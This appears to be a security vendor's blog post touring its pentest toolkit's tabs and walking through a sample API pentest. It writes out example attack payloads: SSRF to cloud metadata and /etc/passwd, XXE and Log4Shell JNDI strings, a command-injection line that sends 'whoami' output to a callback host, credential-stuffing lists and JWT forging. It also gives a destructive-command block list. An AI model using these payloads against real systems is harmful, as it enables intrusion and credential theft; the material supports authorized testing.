Inside the Pentestas Attack Toolkit: Forge, Volley, OAST and the Manual-Testing Tabs
Pentestas Team
Security Analyst
Why the toolkit lives inside the scan
If you've ever run a manual web-app pentest, you know the loop: spin up Burp Community, import the target's cookies and CSRF token (twice, because the first export was for the staging tenant), point your browser proxy at 127.0.0.1:8080, accept the CA cert, walk every page you care about, find a candidate parameter, send-to-Repeater, fiddle, send-to-Intruder, configure attack type, paste a payload list, and finally watch the request grid tick over. The friction before you even get to the interesting part is the reason most teams either skip manual testing entirely or restrict it to one or two parameters that look obvious in a quick crawl.

The Pentestas attack toolkit is what we built when we got tired of that loop. Every scan automatically captures full request/response envelopes for everything the engine touched — every crawled URL, every form submission, every authenticated endpoint discovered through the agent's browser-capture corpus. That capture is the raw material for ten manual-testing tabs that sit on top of any scan: HTTP history, Site map, Forge, Volley, Match & Replace, Sequencer, Decoder, Comparer, OAST, and Planner trace. You don't import anything. You don't configure a proxy. You don't re-authenticate. The session, the headers, the cookies, the CSRF tokens, the agent-captured corpus — they're already in the tab when you switch to it.
The rest of this post is the tour. We'll go tab by tab, in roughly the order you reach for them during a real engagement, and at the end we'll walk through a 25-minute API pentest that uses every one of them.
HTTP history and Site map: the source of truth for what happened
HTTP history is the running tape of every request and response the scan made. Each row is a single request envelope: method, URL, status, length, content-type, the round-trip time, and which scan phase issued it (recon, auth, sqli, xss, business-logic, exploit chains, EDB replay). Click a row and the full envelope opens in a side pane — request line, every header, body in raw / hex / pretty-printed JSON / rendered HTML, and the response with the same options. Two action buttons sit at the top of every envelope: → Forge (sends the request to the single-request crafter) and → Volley (sends it to the payload-driven attack runner).
Site map is the same data presented as a URL tree, grouped by host and path segment. It's what you reach for when the engagement scope is fuzzy and you need to convince yourself the scanner actually walked everywhere it should have. Every node in the tree shows the count of distinct requests, the worst status code observed, the content-types served, and a one-click filter that pivots the HTTP history to just that subtree. Authenticated and unauthenticated rollups are split visually so you can see at a glance which paths the scanner reached only after auto-login fired.
What's actually stored
Every envelope is encrypted at rest with the tenant's per-tenant Fernet key before it hits Postgres. The HTTP history retention default is 30 days; longer retention is a per-plan setting. Bodies above 1 MB are truncated with a [truncated by Pentestas: showed first 1 MB of N MB] marker so you can see the size up-front.
When the scan was relayed through a Pentestas Agent (for internal apps behind a firewall), the agent's full capture corpus — every XHR your operator hit while authenticated, every form submission, every WebSocket frame — is in the same history. There is no separate "agent log" tab; the agent's traffic and the engine's traffic share one timeline.
Forge: the single-request crafter
Forge is the equivalent of Burp Repeater. You pick an interesting request from HTTP history, click → Forge, and you get a tabbed editor with the method, URL, headers, and body fully populated. Edit anything, hit Send, and the response comes back in the right pane. Each tab keeps a History column that snapshots every Send so you can step backwards through what you tried and pull up a unified diff against any previous attempt — handy when payload N+1 returns a different response and you need to know exactly which header you flipped.
Why this matters for a manual pentest is that the cost of trying one more variation drops to almost nothing. You're not editing a curl one-liner with shell-escape pain. You're not re-issuing your CSRF token because Burp's tab forgot the cookie jar. The session that the scanner used is the session Forge uses, including any bearer tokens promoted into the http_client during auto-login or any cookies the agent captured during a manual browser session. Concrete examples of what tends to go through Forge:
- Verifying a candidate IDOR. Pull the GET
/api/v1/orders/4711, change the trailing id to4712, see what comes back. Then drop theAuthorizationheader entirely, see what comes back. Three Sends, three diffs, done. - Confirming an SSRF or LFI signal. The scanner's automated probe found something interesting on a
webhook_urlfield. You take the working primitive into Forge and try variants —http://169.254.169.254/latest/meta-data/,http://localhost:8500/v1/kv/,file:///etc/passwd— and you watch the response code and body length tell you whether you have AWS metadata, Consul, internal SSRF, or just a friendly 403. - Manual second-order auth bypass. The autotester told you the password-reset endpoint is interesting. You grab the POST, change the user_id field to a different account, and look at the response. Forge tab History shows you both responses side-by-side; the diff is the proof.
A note on safety: Forge sends through the same destructive-payload guard the rest of the scanner uses. DROP DATABASE, rm -rf /, shutdown, and the rest of the destructive-pattern catalogue are blocked at the HTTP-client level even when you type them in by hand. Penetration testing finds vulnerabilities; it does not destroy customer data on the way to a finding.
Volley: payload-driven attacks at four shapes
Volley is Pentestas' Intruder. You take a request, mark insertion points with {{name}} tokens (user={{username}}&pass={{password}}), define one or more payload sets, choose how the sets fan out across the positions, hit Start, and the runner sends every combination concurrently while showing you status, length, time, and which grep regexes hit on each row.
Four attack shapes ship out of the box, named for the request topology they produce rather than for any particular tool's lineage:
- Single position — one payload set, fired into one position at a time. Use for parameter fuzzing on a single field: enumerate values for
id={{n}}from 1 to 5000. - Mirror — one set, same payload in every position simultaneously. Use when the same value should land in two places (a username field plus the email field plus the request signature header) and you want to validate every co-occurrence.
- Lockstep — N sets, the i-th item from each set fired together in parallel. Classic credential stuffing: pair set 1 (usernames) with set 2 (passwords), one row per pair, no Cartesian explosion. Twenty thousand pairs in, twenty thousand requests out.
- Combo — N sets, full Cartesian product. The brute-forcer's choice: ten user prefixes × five departments × twenty role names = a thousand requests. Pentestas caps the total at a tenant-configurable safety ceiling so you don't accidentally fire ten million requests at a target whose rate-limit will fall over.
Payload set kinds include List (paste lines), Numbers (range with step + zero-pad), Case modulator (case permutations of one base string for case-sensitive auth filters), and Bruteforce (n-character alphabet enumeration). Concurrency is a per-attack slider from 1 to 20 — tune it down to one when you're hammering a fragile staging app, tune it up to twenty when the target is a production CDN that won't notice. The grep-match column takes one regex per line and shows you, per row, which patterns matched the response — invaluable when the only signal that distinguishes a successful login from a failed one is the presence of welcome_back in a 200-OK body.
POST /api/auth/login HTTP/1.1
Host: target.example
Content-Type: application/json

{"username":"{{user}}","password":"{{pass}}"}

# attack: lockstep
# set user:   admin, root, administrator, support, demo
# set pass:   admin, password, password123, Welcome1!, Summer2026!
# grep:       \"token\":
# concurrency: 5
The runner streams results back as they complete, sorted by row index. You can resort by length (the most common way to spot a winner — successful auth tends to return a different body size than a failure) or by status, and you can right-click any row to send it back to Forge for individual fiddling.
Match & Replace: rewrite headers, bodies and URLs in flight
Match & Replace is the rule engine that sits between Forge / Volley / the rest of the scanner and the wire. Each rule has six fields: phase (request or response), target (URL, first-line, header, body), header-name (when the target is a header), match string, regex flag, replace string, and a comment. Rules are scoped per scan and live for 30 days. They apply to every outgoing request and incoming response in that scan — Forge sends, Volley payloads, the engine's own automated probes, the agent's relay traffic — so a rule you add at hour 1 of a long scan still fires at hour 8.
A few rules that come up on every other engagement:
- Force a different user role. Match-replace the
X-User-Role: viewerheader withX-User-Role: adminon every request and watch which endpoints fail to enforce the boundary. - Strip an anti-CSRF header. Replace the
X-Requested-With: XMLHttpRequestheader with empty value and rerun the same suite. Endpoints that previously rejected the request now answering means the header was the only CSRF gate, which is a finding in itself. - Substitute a tenant ID. A regex like
tenant_id=[a-f0-9-]+rewritten totenant_id=00000000-0000-0000-0000-000000000000turns every recorded request into a probe for the wrong-tenant case at zero typing cost. - Force HTTP/1.0. First-line replace from
HTTP/1.1toHTTP/1.0when you suspect that an upstream WAF only inspects HTTP/1.1 — common on poorly-configured Cloudflare deployments.
Decoder: encoding swiss army knife
Decoder is two side-by-side text panes and a button bar with eleven encoding kinds: URL, Base64, Base64-URL, hex, octal, binary, HTML entities, JS string, JWT, gzip, and Smart (which tries each in order and shows you the first one that produced a printable result). Both directions are supported — encode any of those formats from text, decode any of those formats to text. Length of input and output is shown after every operation, which sounds trivial until you're hunting an off-by-one in a base64-encoded JWE and need the raw byte counts to diagnose it.
JWT decode is the one most people use day to day: paste the token, get the header and payload pretty-printed alongside the raw signature, immediately see whether alg is none or HS256, immediately see what claims the server is trusting, and immediately spot when the same token shows up in two requests with different cookies (session-fixation tell). Smart-decode is the second most useful: when you don't know what kind of encoding a parameter is in, paste it and let the runner try them all.
Comparer: fast unified diff for response triage
Comparer takes two text blobs and runs a unified diff in three modes: words, lines, or bytes. The bytes view also reports total length of each side and a count of differing characters, which is the fastest way to confirm that two responses are exactly the same length but differ in one byte (the smoking-gun signal of a successful blind SQLi). Words mode is what you reach for when comparing two full HTML responses where the only meaningful change is one rendered field. Lines is the JSON / structured-response default.
The reason a built-in diff matters is that the alternative is opening two browser tabs, copying both HTML payloads to a local file, and running diff -u a.html b.html in a terminal. We've measured this loop on real engagements: between context-switches and copy-paste, it takes 60-90 seconds per comparison. Comparer takes 2 seconds per comparison. On a typical authz boundary review, that's the difference between checking 30 boundaries in an hour and checking 3.
Sequencer: token randomness analysis
Sequencer answers a specific question: are the session tokens / CSRF tokens / one-time-use nonces this app issues actually random, or is there enough structure in them that an attacker could predict the next one? Paste at least 50 tokens (one per line — hex strings get auto-detected and decoded; raw strings are treated as bytes), hit Analyze, and you get a per-byte-position breakdown:
- Distinct values per position (how many of the 256 possible byte values actually appear at that index). For a uniformly random source you'd expect close to 256/256 in every position once you've seen a few thousand tokens, and fewer the smaller your sample.
- Chi-square statistic (how far the observed distribution deviates from uniform). A non-random byte position lights up with a chi-square value far from its expected mean.
- Shannon entropy in bits (the headline number, capped at 8 bits per byte). A position contributing 7.95 bits is statistically indistinguishable from CSPRNG output; one contributing 4 bits has lost half its randomness — usually the symptom of a counter, a timestamp, or a poorly-seeded PRNG.
- Total entropy across the whole token, with a verdict (WEAK < 64 bits, OK 64-128 bits, STRONG ≥ 128 bits). Anything less than 128 bits is a finding worth writing up; anything less than 64 bits is a session-prediction attack waiting to happen.
The 50-token minimum exists because the entropy estimator is statistically unstable below that. In practice you want 500-5000 tokens for a confident report; you can collect that many quickly by pointing Volley at the login endpoint with the Numbers payload kind, capturing the Set-Cookie header value out of the response, and pasting the column straight into Sequencer.
OAST: out-of-band callbacks for blind issues
OAST is the tab where blind vulnerabilities become non-blind. The button labelled Allocate mints a fresh per-scan callback URL — something like https://t-7f3a91.oast.pentestas.com/r — that you paste into your payload. Anything the target server fetches, resolves, or sends mail to that domain shows up in the interactions panel within a couple of seconds: HTTP requests with the full method/path/headers/body, DNS A and AAAA lookups with the resolver IP, SMTP envelopes when the target's mail flow runs through it.
The OAST primitive is what turns the following bug classes from "plausible" to "reproducible":
- Blind SSRF. Stuff your callback URL into a
webhook,image_url,callback_url, oravatar_sourcefield. If the target's backend dereferences the URL, you'll see the GET land on OAST — including the source IP (which tells you whether the call came from the public IP, the private VPC, or a third-party service the target federates with). - Blind XXE. Inject
<!DOCTYPE x [<!ENTITY % e SYSTEM "https://t-7f3a91.oast.pentestas.com/x.dtd">%e;]>into any XML body. The DNS resolution alone (visible in OAST) confirms the parser is dereferencing external entities even when the body returns no useful content. - Log4Shell-class JNDI lookups. Drop
${jndi:ldap://t-7f3a91.oast.pentestas.com/x}into a User-Agent header on a Java-stack target and watch the LDAP and DNS queries arrive. - Blind command injection with no echo. When the bug exists but the response gives you nothing,
; curl https://t-7f3a91.oast.pentestas.com/$(whoami)turns the whoami output into the URL path you'll see in OAST. - SMTP-level user existence enumeration. Sign-up flows that send confirmation mail to user-supplied addresses sometimes route through a misconfigured relay; an OAST mail address tells you which relay, which sender domain, and what subject line.
Every interaction is per-scan — once the scan is closed the token is invalidated, so a leaked OAST URL doesn't become a permanent open relay for the customer. Tokens auto-rotate after 4 hours of idle to limit the window in which a found-but-not-yet-fired payload could be replayed by a third party.
Planner trace: see why the LLM advised what it did
Planner trace is the audit log for the optional LLM scan-planner. When the planner is enabled in your tenant settings, Pentestas calls a tenant-supplied LLM key once per scan phase to advise which testers should run and which should be skipped — based on what the recon phase actually found, what the auth phase produced, what the agent's corpus looks like. The trace tab shows, per phase, which testers the LLM said to run, which it said to skip, and the reasoning it gave for each.
Two modes are supported: advisory (logs the advice, but every tester runs anyway) and enforcing (the planner's skip list is honoured). Most teams keep advisory on permanently — it costs two LLM calls per scan and gives you a free "why did this scan find X but not Y" answer at the end. Enforcing is what you switch on once you've watched a few advisory traces and you trust the planner's judgement on this stack. The trace also flags any phase where the LLM call timed out or returned malformed JSON — those phases fall back to running every tester, with a FALLBACK badge so you can tell apart "the planner ran and said skip" from "the planner crashed and we ran everything anyway".
A 25-minute API pentest using everything
Concrete walkthrough. Target: a fintech REST API at api.example.com, OAuth2 with bearer tokens, two roles (customer and admin). Engagement scope: 30 minutes, find as many real findings as you can.
Minutes 0-3: launch the scan. New scan, target URL, paste a customer bearer token in the auth section. Pentestas does its automated pass — recon, auto-login, the XXX detector packs, exploit chains, EDB replay. By minute 3 you've got a Findings list to triage; let the scan keep running while you go manual.
Minutes 3-8: HTTP history triage. Open HTTP history. Filter to /api/v1/, sort by status, look at every 200 that has an interesting parameter — anything with an integer ID, anything that takes a URL, anything with a JSON body. You spot GET /api/v1/transactions/{id} and POST /api/v1/webhooks and send both to Forge.
Minutes 8-12: IDOR check on transactions. In the Forge tab for the transactions endpoint, change the trailing id to neighbours of yours (your transaction is 9114; try 9113, 9115, then 1). All return 200 with somebody else's data. You send the working request to Volley with attack type Single, payload set Numbers (1-5000 step 1), grep "amount":, concurrency 10. Five thousand transactions enumerated in 90 seconds. That's a confirmed BOLA at scale.
Minutes 12-16: SSRF check on webhooks. In OAST, click Allocate. Copy the URL. In the Forge tab for the webhooks endpoint, change the callback_url field to your OAST URL, hit Send. Switch to the OAST tab — within 2 seconds you see a GET land. The source IP shown is 10.0.4.41, which is RFC 1918 — the API server's outbound resolver is bound to a private interface, which means an internal-network SSRF primitive. Back in Forge you change the URL to http://169.254.169.254/latest/meta-data/iam/security-credentials/ and hit Send. The response body now contains an IAM role name. You write up the AWS-credential SSRF as a P0 with the OAST log entry as proof.
Minutes 16-20: Authz boundary check via Match & Replace. You add a Match & Replace rule: phase request, target header, name Authorization, replace the bearer string with an admin-token shape — wait, you don't have one. So instead you delete the bearer entirely (replace match .* regex on, replace blank). Resend every interesting endpoint from HTTP history through Forge. Three of them respond 200 with the same data they returned with auth — confirmed broken access control on three endpoints.
Minutes 20-22: Token randomness. The bearer token from your auth response looks like an opaque base64 string. You loop a Volley Numbers attack on the login endpoint (5,000 fresh logins), then copy the bearer column into Sequencer. Total entropy 134 bits — STRONG. No finding here, but the negative result is a positive in the report.
Minutes 22-25: Decode and verify. The session cookie set on auth has a structured base64 payload. Decoder → smart-decode shows {"uid":4814,"role":"customer","exp":1763...}. JWT decode confirms alg: HS256. You write a Forge request that flips role to admin and re-signs with a brute-forced HMAC key (we wrote about that primitive separately). If the brute succeeds, you have a vertical privilege escalation; if not, the failure attempt is still useful evidence about the JWT signing key strength.
Twenty-five minutes, four findings, every one of them confirmed with response evidence and a reproducer. None of that requires a separate Burp install, a CA cert dance, or a manual cookie copy.
Why the toolkit beats stand-alone Burp for most engagements
We're not claiming the toolkit replaces Burp Pro for every workflow. There are extensions in the BApp Store that do specialist things our tabs don't, and there's a generation of pentesters whose muscle memory is shaped to Burp's keybindings; for them, Burp will always be home. What we are claiming:
- Zero setup cost. The session, the cookies, the bearer token, the agent's authenticated corpus, and the per-scan match-and-replace rules are already wired together. There's no point in the engagement where you're configuring a proxy listener.
- The same data the automated scan saw. Every request the scanner made — including the ones that triggered findings — is in HTTP history with one click to Forge. You don't have to re-walk the app.
- Per-scan isolation. OAST tokens, match-and-replace rules, Forge tabs, and Volley results all expire with the scan. You can't accidentally fire payloads at the wrong target because you forgot to switch projects.
- Browser-only. No client install, no Java runtime, no version-mismatch dance with extensions. The whole toolkit is in the SPA — accessible from a chromebook, a managed corporate laptop, or a tablet during a customer call.
- Safety guard built in. The destructive-payload guard blocks
DROP DATABASE,rm -rf, and the rest of the catalogue across every tab. There's no "oops the manual tester typed it by hand" failure mode.
Where to go next
If you've got an active scan, every tab discussed above is one click away on your scan-detail page — the same row that shows Live Feed and Findings. If you're new to Pentestas, the free tier ships with all of these tabs unlocked on the first scan. The agent-relay version (which is what makes Forge / Volley / Match-and-Replace work for internal apps behind a firewall) is a per-plan setting; the help docs at help.pentestas.com/agents/overview have the install instructions.
Two more posts in this series cover (a) the LLM scan planner in detail — what we feed it, how the per-phase decisions are made, and why we default to advisory mode; and (b) the Pentestas agent's browser-capture corpus, which is what makes the toolkit work end-to-end on internal SPAs whose state can't be discovered by a static crawler.
Run your first scan with the full toolkit
Free tier includes 10 scans/month on a verified domain. Forge, Volley, OAST, Sequencer, Decoder, Comparer, Match & Replace, and the planner trace are all unlocked from scan one. No credit card required.
Start scanningIn Pentestas's daily pipeline
The technique above runs inside Pentestas — an AI penetration testing system delivered as pentesting-as-a-service that exposes the same primitives to operators via Forge, Volley, the OAST callback host, and a per-scan capture corpus. Our penetration testing with Claude routing handles narrative reasoning and finding triage; our penetration testing with DeepSeek routing handles bulk verification and exploit-DB matching. Either backend lands findings in the same dedupe pipeline, the same accuracy gate, and the same Big-4-style PDF report — so a B2B SaaS pentest produces the same evidence quality whichever model touched it.
For teams new to penetration testing with AI, the platform's free tier (10 verified-domain scans per month) is enough to validate the approach against your own stack before committing to a paid plan.
- Behind Cloudflare? How Pentestas Discovers the Real Origin and Scans It Anyway
- Pentest Reports That Every Stakeholder Will Actually Read — PDF, DOCX, HTML, JSON
- Attack Chain Synthesis: Why Two Combined Mediums Can Be Your Biggest Risk
- B2B SaaS Pentest vs Generic Web-App Pentest: What's Actually Different

Alexander Sverdlov
Founder of Pentestas. Author of 2 information security books, cybersecurity speaker at the largest cybersecurity conferences in Asia and a United Nations conference panelist. Former Microsoft security consulting team member, external cybersecurity consultant at the Emirates Nuclear Energy Corporation.